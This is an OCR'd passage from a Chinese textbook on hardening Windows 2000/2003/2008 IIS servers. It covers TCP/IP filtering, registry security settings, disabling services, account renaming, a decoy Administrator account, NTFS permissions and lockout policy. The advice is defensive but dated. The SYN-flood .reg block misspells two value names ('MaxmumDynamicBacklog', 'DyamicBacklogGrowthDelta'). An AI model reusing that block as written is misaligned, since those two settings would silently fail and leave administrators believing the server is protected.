图 4.2 TCP/IP 筛选设置





图 4.3 Web 服务器的 TCP/IP 筛选设置

(5) TCP/IP 筛选设置好后,单击"确定"按钮。最后系统会弹出"要使新设置生效,必须关闭并重新启动计算机。要立即重新启动计算机吗?"的对话框。此时有两种处理办法,二者等效。一是回答"是",重启操作系统,这种方式由于要影响服务器的连续工作,不推荐使用。另一种方法是回答"否",不重新启动计算机。为使配置生效,可采取先禁用网卡,然后再重新启用网卡的方法来实现。

通过以上配置后,Web 服务器就只开放了 Web 服务和 FTP 服务所使用的端口,提高了系统的安全性。由于封禁了所有 UDP 端口,这时管理员无法在 Web 服务器上访问因特网,因为无法进行域名解析。如果管理员要临时通过 Web 服务器访问网页,可使用 IP 地址进行访问,或者临时开放 UDP 协议的所有端口。

## 4.3.3 修改注册表提升安全性

Windows 操作系统的一些默认设置对安全性控制得不是很严格,可通过修改注册表来改变这些与安全性相关的设置,从而提高服务器操作系统的安全性和防御能力。下面介绍几个常用的与安全性相关的注册表设置。

(1) 修改注册表,禁止枚举 SAM 账号和共享资源。

Windows 2000/2003/2008 Server 默认允许任何用户通过空用户得到操作系统的所有账号和共享列表,这个本来是为方便局域网用户共享文件而设计的功能,却对 Web 服务器的账户安全带来极大的危害,因此必须禁止该种操作。

单击 Windows 的"开始"菜单,选择"运行"菜单项,然后输入"regedit",并单击"确定"按

钮,启动注册表编辑器。

在注册表编辑器中依次单击展开以下注册表项:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\
```

单击选中 Lsa 注册表项后,在右侧的注册键列表中找到 restrictanonymous 注册键,右击,在弹出的菜单中选择"修改"选项,然后将其值修改为 2。

restrictanonymous 的取值有 3 个,其取值与功能含义如下。

0:None. Rely on default permissions(默认设置,无限制,取决于默认权限)。

1:Do not allow enumeration of SAM accounts and shares(匿名用户不允许枚举 SAM 账号和共享)。

2:No access without explicit anonymous permissions(没有显式匿名权限就不允许访问,即匿名用户无法连接本机的 IPC$ 共享资源)。

设置值 2 是在 Windows 2000/2003/2008 Server 中才支持的,比 1 值限制更严,安全性更高。

(2) 修改注册表,禁止自动共享。

Windows 2000/2003/2008 Server 安装后,默认会对各个磁盘和 Windows 的安装目录进行共享,并提供 IPC$ 共享。这些共享对服务器的安全也带来极大的安全威胁。

使用 net share 共享名/del 命令,虽然可以删除共享资源,但这种删除操作仅对本次有效,系统重启后又会自动共享。要彻底禁止系统自动共享,需要通过修改注册表的设置来实现。

在注册表编辑器中,依次单击展开以下注册表项:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters\
```

单击选中"parameters"注册表项,在右侧键值列表窗口的空白处右击,在弹出的菜单中选择"新建"→"双字节值"选项,然后将键的名称更改为 AutoShareServer,取值保持其默认的值 0 即可,重启操作系统后,就不会对各个盘符和操作系统的安装目录进行自动共享了,但仍会自动提供 IPC$ 共享。为此,可在注册表的自动运行注册表项下面添加一个字符串类型的键,其键值设置"net share ipc$ /del"命令,通过自动运行该命令来自动删除该共享。

在注册表编辑器中,依次单击展开以下注册表项:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\
```

单击选中"Run"注册表项,在右侧键值列表窗口的空白处右击,在弹出的菜单中选择"新建"→"字符串值"选项,然后右击新创建出的"新值 #1"键,在菜单中选择"重命名"选项,将该键的名称更名为"delipc",该键的名称可任意命名,仅起标识作用。再次右击"delipc"键,在弹出的菜单中选择"修改"选项,在弹出的对话框的"数值数据"输入框中输入要执行的命令,即 net share ipc$ /del,然后单击"确定"按钮关闭对话框即可。

(3) 修改注册表,禁止运行批处理文件和 DOS Shell 程序。

黑客在攻击服务器时,通常会想办法将木马程序、控制权提升的配套工具上传到服务器上,并通过运行 Shell 程序来获得命令操作和执行环境。为此,可禁止 DOS Shell 和批处理文件的执行。

在注册表编辑器中,依次单击展开以下注册表项:

```
HKEY_CURRENT_USER\Software\Policies\Microsoft\
```

然后单击选中“Microsoft”注册表项，在“Microsoft”注册表项上右击，在弹出的菜单中选择“新建”→“项”选项，然后将该注册表项更名为“Windows”。

用同样的方法，在新建的 Windows 下面再创建一个名为“System”的注册表项。

右击新建的“System”注册表项，在弹出的菜单中选择“新建”→“双字节值”选项，并将键的名称更名为“DisableCMD”，接着右击“DisableCMD”注册键，在弹出的菜单中选择“修改”选项，将其值设置为 1。

DisableCMD 注册键的取值可为 0、1 和 2 这三个值，其含义分别如下。

0：允许运行 DOS Shell(cmd)和批处理文件。

1：禁止运行 DOS Shell(cmd)和批处理文件。

2：禁止运行 DOS Shell(cmd)。

(4) 修改注册表，提升系统对 SYN 泛洪攻击和 DDoS 攻击的自我保护能力。

打开记事本，创建一个文本文件，输入以下内容，并将其保存为扩展名为.reg 的文件，然后通过双击该 reg 文件的方式，将这些配置内容导入注册表。

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters]
"EnableSecurityFilters" = dword:00000001
"SynAttackProtect" = dword:00000002
"EnableICMPRedirects" = dword:00000000
"NoNameReleaseOnDemand" = dword:00000001
"KeepAliveTime" = dword:000493e0
"TcpMaxHalfOpen" = dword:000001f4
"TcpMaxHalfOpenRetried" = dword:00000190
"TcpMaxDataRetransmissions" = dword:00000003
"TCPMaxPortsExhausted" = dword:00000005
"TcpTimeWaitDelay" = dword:0000001e
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\AFD\Parameters]
"EnableDynamicBacklog" = dword:00000001
"MinimumDynamicBacklog" = dword:00000014
"MaxmumDynamicBacklog" = dword:00004e20
"DyamicBacklogGrowthDelta" = dword:0000000a
```

(5) 修改注册表，使 IIS Web 服务器支持包含中文字符的 URL 路径。

该项设置与提升操作系统的安全性无关，但对于 Web 服务器，为使其 URL 路径支持中文字符，经常需要进行这方面的修改，故放在此处一并讲解。

打开记事本，输入以下内容，并将其保存为扩展名为.reg 的文件，然后通过双击 reg 文件的方式，将该配置导入到注册表中，即可实现 IIS Web 服务器支持中文路径。

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\InetInfo\Parameters]
"ListenBackLog" = dword:00000019
"DispatchEntries" = hex(7):4c,00,44,00,41,00,50,00,53,00,56,00,43,00,00,00,00,00
"FavorDBCS" = dword:00000000
```

## 4.3.4　禁用或停用部分系统服务

出于安全考虑，服务器应遵循服务最小化原则。由于各服务器应用软件可能存在已知或未知的安全漏洞，安装和开启的服务越多，安全风险也越大，因此，服务器通常只开启所需提供的服务，对于不需提供的服务应做到不安装或安装后不启动服务，以保障和提高服务器的安全性。

**1. 查询已开启的服务**

网络应用服务通常会绑定到某一个或几个 TCP 或 UDP 端口来提供服务，服务器应用进程会实时侦听指定的 TCP 或 UDP 端口，以检查是否有来自该端口的服务请求。不同的网络应用服务所使用的服务端口不同，因此，可通过查询服务器当前所开启和侦听的端口，来查询当前服务器开启了哪些网络应用服务。

要查询服务器当前所开启的端口以及该端口是哪一个进程在提供服务，可使用"netstat-an"命令或 TCPVIEW 工具软件。

**2. 网络服务管理**

Windows 2000/2003/2008 Server 操作系统提供了服务管理器，利用该管理器，可实现对操作系统的相关服务进行启动类型设置、启动、停止、暂停或恢复服务等操作。

在 Windows 开始菜单中选择"管理工具"→"服务"选项，即可打开服务管理器，如图 4.4 所示。




图 4.4　服务管理器

在服务管理器的"状态"栏中可查看该项服务的启动状态。启动状态栏显示"已启动"的，表示该项服务目前正处于服务运行状态。

启动类型有自动、手动和禁止 3 种设置。自动设置项表示该项服务在操作系统启动时会自动启动；手动表示该项服务在操作系统启动时不会自动启动，要由用户通过发布执行服务启动命令来启动；禁止表示不允许启动运行该项服务。

要设置修改某项服务的启动状态，首先在服务列表中选中该项服务，然后右击，在弹出

的菜单中选择“属性”选项，打开对该服务的属性设置对话框，如图4.5所示。




图4.5　服务属性设置对话框

在该对话框中，可根据需要设置服务的启动类型、启动或停止服务。同时也可查看各服务间的依存关系。

出于安全考虑，通常应禁用Task Scheduler、Remote Registry和Terminal Services服务。这些服务在默认情况下是自动启动运行的。若使用和管理不当，会对服务器带来严重的安全威胁。比如，Terminal Services服务，若用户的账户管理不严格，存在弱口令账户，则攻击者很容易利用弱口令账户，借助终端服务实现对服务器的远程入侵与控制。

## 4.3.5　严格管理用户账户与权限

操作系统的账户和密码是登录和连接访问服务器资源进行身份验证和权限分配的凭证。对操作系统账户进行严格管理，对权限进行合理分配，是保障和提升服务器安全的一个重要措施，对服务器的安全至关重要。

下面从账户的管理和权限分配方面介绍提升和保障服务器安全常用的一些安全措施。

**1. 严格用户账户的管理**

操作系统的账户应根据需要进行合理的创建，不要创建得太多，让系统存在过时未使用的账户。另外，每一个系统账户必须设置一个强壮的密码，不允许存在弱密码或空密码的账户。

一个强壮的密码通常应同时包含大小写英文字母、0～9的数字和特殊字符，每一类的字符建议至少3个，因此，密码位数建议至少12位。

另外，对于账户密码的保管，也要加强管理。为防止密码外泄，通常应定期更换密码。

**2. 对Administrator账户更名**

Windows操作系统的系统管理员账户的名称为Administrator，这是大家所共知的。攻击者也通常会试着猜测该账户的密码。除了给账户设置一个强壮的密码之外，为进一步防止攻击者对密码的猜测，通常应将系统管理员账户进行更名，将其更改为一个不容易被猜到

的账户名称。

**3. 对系统管理员账户设置一个“蜜罐陷阱”**

将系统管理员账户更名后，还可进一步对系统管理员账户设置一个“密罐陷阱”，让攻击者去猜，耗费其时间和精力。其设置方法如下：新创建一个名为 Administrator 的账户，然后设置一个非常复杂、非常强壮的密码，并给这个账户分配最小的权限，让这个账户什么事也做不了。

以后攻击者猜测 Administrator 账户的密码时，其猜测的仅是一个普通用户账户，而且该账户没有什么权限，即使猜测到密码，也无法对系统的安全构成威胁。

**4. 对账户权限的分配采取最小化权限的原则**

(1) 账户权限的分配原则与权限的确定方法

对服务器允许访问的资源，除给系统管理员分配完全控制权限(全部权限)之外，其余用户账户应根据该账户应该具有的最小权限来进行分配设置，不要设置超出其功能实现之外的、更高的权限。例如，对于 Web 服务器站点根目录的权限设置，对于 Internet 匿名账户，对站点根目录只需读的权限，在设置权限时，只需设置一个读权限即可，不要分配写权限或执行权限给该账户，否则将给站点的安全带来严重的安全威胁。

对于 Windows 操作系统，一个账户对哪些资源拥有什么权限，不是在账户创建时指定，而是在资源的安全属性中进行设置。Windows 操作系统在默认设置下，对账户的权限分配较为宽松，Everyone 账户默认设置为完全控制，这对系统安全极为不利，因此，必须根据应用的需要对服务器允许访问的资源进行详细的、合理的、严格的权限分配设置。

用户访问 Web 服务器时，IIS 服务进程使用的是 Internet 匿名账户的身份，从网站的根目录读取用户要访问的网页，因此，对于网站根目录的权限设置，只需设置以下两方面的权限即可，对于系统默认设置的其他账户的权限，应一律删除。

① 设置系统管理员账户对其具有完全控制权限。

② 设置 Internet 匿名账户对其具有读的权限。

Windows 操作系统默认设置的权限列表是针对 Administrators(管理员组)用户组设置的权限。这种设置方法存在安全缺陷，主要表现在如果攻击者成功添加了一个新的账户，并将该账户成功添加到了 Administrators 用户组，则攻击者所添加的账户，就具有与系统管理员账户相同的权限。为此，更安全的做法是，删除对管理员用户组(Administrators)的权限设置，添加对具体的管理员账户的权限设置。这样，由于没有设置管理员用户组对资源的访问权限，攻击者所添加的账户虽然在管理员用户组中，但对于资源同样是没有访问权限的。

如果 Web 服务器同时安装和启动了 IIS 的 FTP 服务功能，并且需要利用操作系统的某一个系统账户(比如 upnews)，通过 FTP 连接来上传和下载网页，实现对网站的远程维护管理。此时，网站的根目录还应增加对 upnews 账户的权限设置，否则，用 upnews 账户进行 FTP 登录连接时，将因无权访问该资源而导致连接失败。

要上传、下载、删除或修改网站的文件，通常需要给用于实现 FTP 登录连接的账户分配读取、写入、列出文件夹目录和修改权限。值得注意的是，在分配了修改权限之后，该账户也就同时拥有了“读取和运行”权限。一个账户拥有了运行权限，就具有执行应用程序的能力。

(2) 权限的设置方法

对于服务器上允许用户访问的资源，一定要根据不同用户所允许的访问存取权限，进行详细设置，不能采用操作系统默认的权限设置。

在要设置访问存取权限的文件或文件夹上右击，在弹出的菜单中选择“属性”选项，打开文件或文件夹属性设置对话框。在该对话框中选择“安全”选项卡，在该选项卡中即可完成对访问权限的设置或修改。“安全”选项卡设置界面如图 4.6 所示。




图 4.6　访问权限设置

默认情况下，操作系统设置了 Administrators、CREATOR OWNER、SYSTEM 和 Users 4 个用户组对资源拥有访问权限，而且这些访问权限是从当前的整个磁盘分区的根目录继承下来的，各权限设置项的勾选标志呈灰色显示，还不能直接进行修改。

在如图 4.6 所示的对话框中，单击“高级”按钮，打开高级设置对话框，如图 4.7 所示。





图 4.7　权限的高级设置对话框

单击“允许父项的继承权限传播到该对象和所有子对象，包括那些在此明确定义的项目”，取消对该项的勾选。在弹出的询问对话框中，单击“复制”按钮，可将父对象的权限复制给当前要设置权限的对象，单击“删除”按钮，删除当前对象从父对象所继续来的权限，单击“取消”按钮，可中止取消该项操作。建议单击“删除”按钮，删除从父对象所继承来的权限，然后再根据应用的需要，添加设置具体账户的访问权限。

单击“删除”按钮后，将关闭询问对话框，返回到权限的高级设置对话框，在该对话框中单击“确定”按钮，返回到权限的设置对话框，此时的设置界面如图 4.8 所示。

在“组或用户名称”列表中选择“Administrators”用户组,然后单击“删除”按钮,删除对Administrators用户组的权限设置。

单击“添加”按钮,添加要设置权限的用户或用户组。此时将打开如图4.9所示的对话框。单击“高级”按钮,然后在新打开的对话框中单击“立即查找”按钮,将当前操作系统的用户和用户组搜索显示在列表框中,以供用户选择要设置权限的用户或用户组,如图4.10所示。




图4.8　取消从父对象权限继承后的权限设置对话框




图4.9　选择要设置权限的用户或用户组

在用户和用户组列表框中,选择要设置权限的用户或用户组。可采取按住Ctrl键不放,用鼠标单击的方式,进行多项选择。

对于Web站点的根文件夹,通常要设置权限的账户有系统管理员账户、Internet匿名账户(IUSR_主机名)、IIS进程账户(IWAM_主机名,用于启动IIS进程)。对于同时支持对ASP.net页面提供解析服务的站点,还应添加设置ASPNET账户和IIS_WPG(IIS工作进程组)用户组的访问权限。

在如图4.10所示的对话框中,选择好要设置权限的用户或用户组后,单击“确定”按钮,返回到如图4.9所示的对话框,然后单击“确定”按钮,返回到权限设置对话框,如图4.11所示。

要设置权限的用户账户和用户组选择好后,就可分别针对这些账户进行详细的权限设置了。设置方法是先在“组或用户名称”列表框中选中要设置权限的用户或组,然后在下面的权限列表中勾选相应的权限。权限分为允许权限和拒绝权限。允许权限表示该账户具有这方面的权限,拒绝权限表示该账户禁止具有这方面的权限,其优先级高于允许权限。

在本示例中,ucadmin是更名的系统管理员账户,应具有全部权限。选中该账户后,在权限设置列表中可直接单击“完全控制”权限项的允许勾选框,为其分配全部权限。

对于ASP网站,访问网页使用的是Internet匿名账户(来宾账户),需要为其分配“读取”的权限。“列出文件夹目录”的权限可分配给该账户,也可不分配。若网站根目录下面还




图 4.10　搜索查找用户和用户组





图 4.11　选择好用户账户和用户组的权限设置对话框

有一个用于存储 Access 数据库文件的子文件夹，则对于该子文件夹，Internet 匿名账户还应为其分配"写入"权限。对于该账户，注意不要为其分配"读取和运行"权限。

对于 IIS 进程账户，允许权限全部取消，并在拒绝权限栏中勾选"写入"权限，明确指定该账户禁止拥有"写入"权限。对于该项权限设置，主要是防止攻击者通过溢出攻击，获得 IIS 进程的权限后，获得"写入"权限。

ASPNET 和 IIS_WPG 是 ASP.net 页面正常解析需要设置相应权限的账户。与 Internet 匿名账户相同，给这两个账户分配"读取"和"列出文件夹目录"权限即可。

权限设置好后，单击"确定"按钮，即可完成对资源访问权限的设置。除了分别针对各文件夹进行权限设置以外，也可针对某一个磁盘的根目录进行整体的访问权限设置。

## 4.3.6　开启账户策略和系统审核策略

### 1. 开启账户策略

账户策略包括密码策略和账户锁定策略两方面，开启账户策略有助于进一步提升账户的安全。

选择"开始"→"管理工具"→"本地安全策略"菜单项，打开"本地安全设置"对话框，如图 4.12 所示。

可根据需要对密码的长度、复杂性要求、有效性等方面进行设置，以保证密码的强壮性。

账户锁定策略主要用于防止用户猜测密码，在连续几次输错密码后，系统将自动对账户进行加锁，不允许该账户登录连接系统。允许连续输错密码的次数和加锁时间可在账户锁定策略中进行设置。

在如图 4.12 所示的对话框中选择"账户锁定策略"选项，即可切换到对账户锁定策略的




图 4.12　“本地安全设置”对话框




图 4.13　设置账户锁定策略

设置界面，如图 4.13 所示。

在如图 4.13 所示的设置界面中双击“账户锁定阈值”选项，打开账户锁定阈值的设置对话框，如图 4.14 所示。




图 4.14　设置账户锁定的阈值

在如图 4.14 所示的对话框中单击带向上箭头的调整按钮，设置无效登录加锁账户的次数，比如设置为 3，然后单击“确定”按钮，此时将弹出如图 4.15 所示的对话框，在该对话框中，直接单击“确定”按钮，完成对账户锁定策略的设置，设置好后的界面如图 4.16 所示。





图 4.15　账户锁定的时间和恢复的时间





图 4.16　设置好账户锁定策略后的对话框

**2. 系统审核策略**

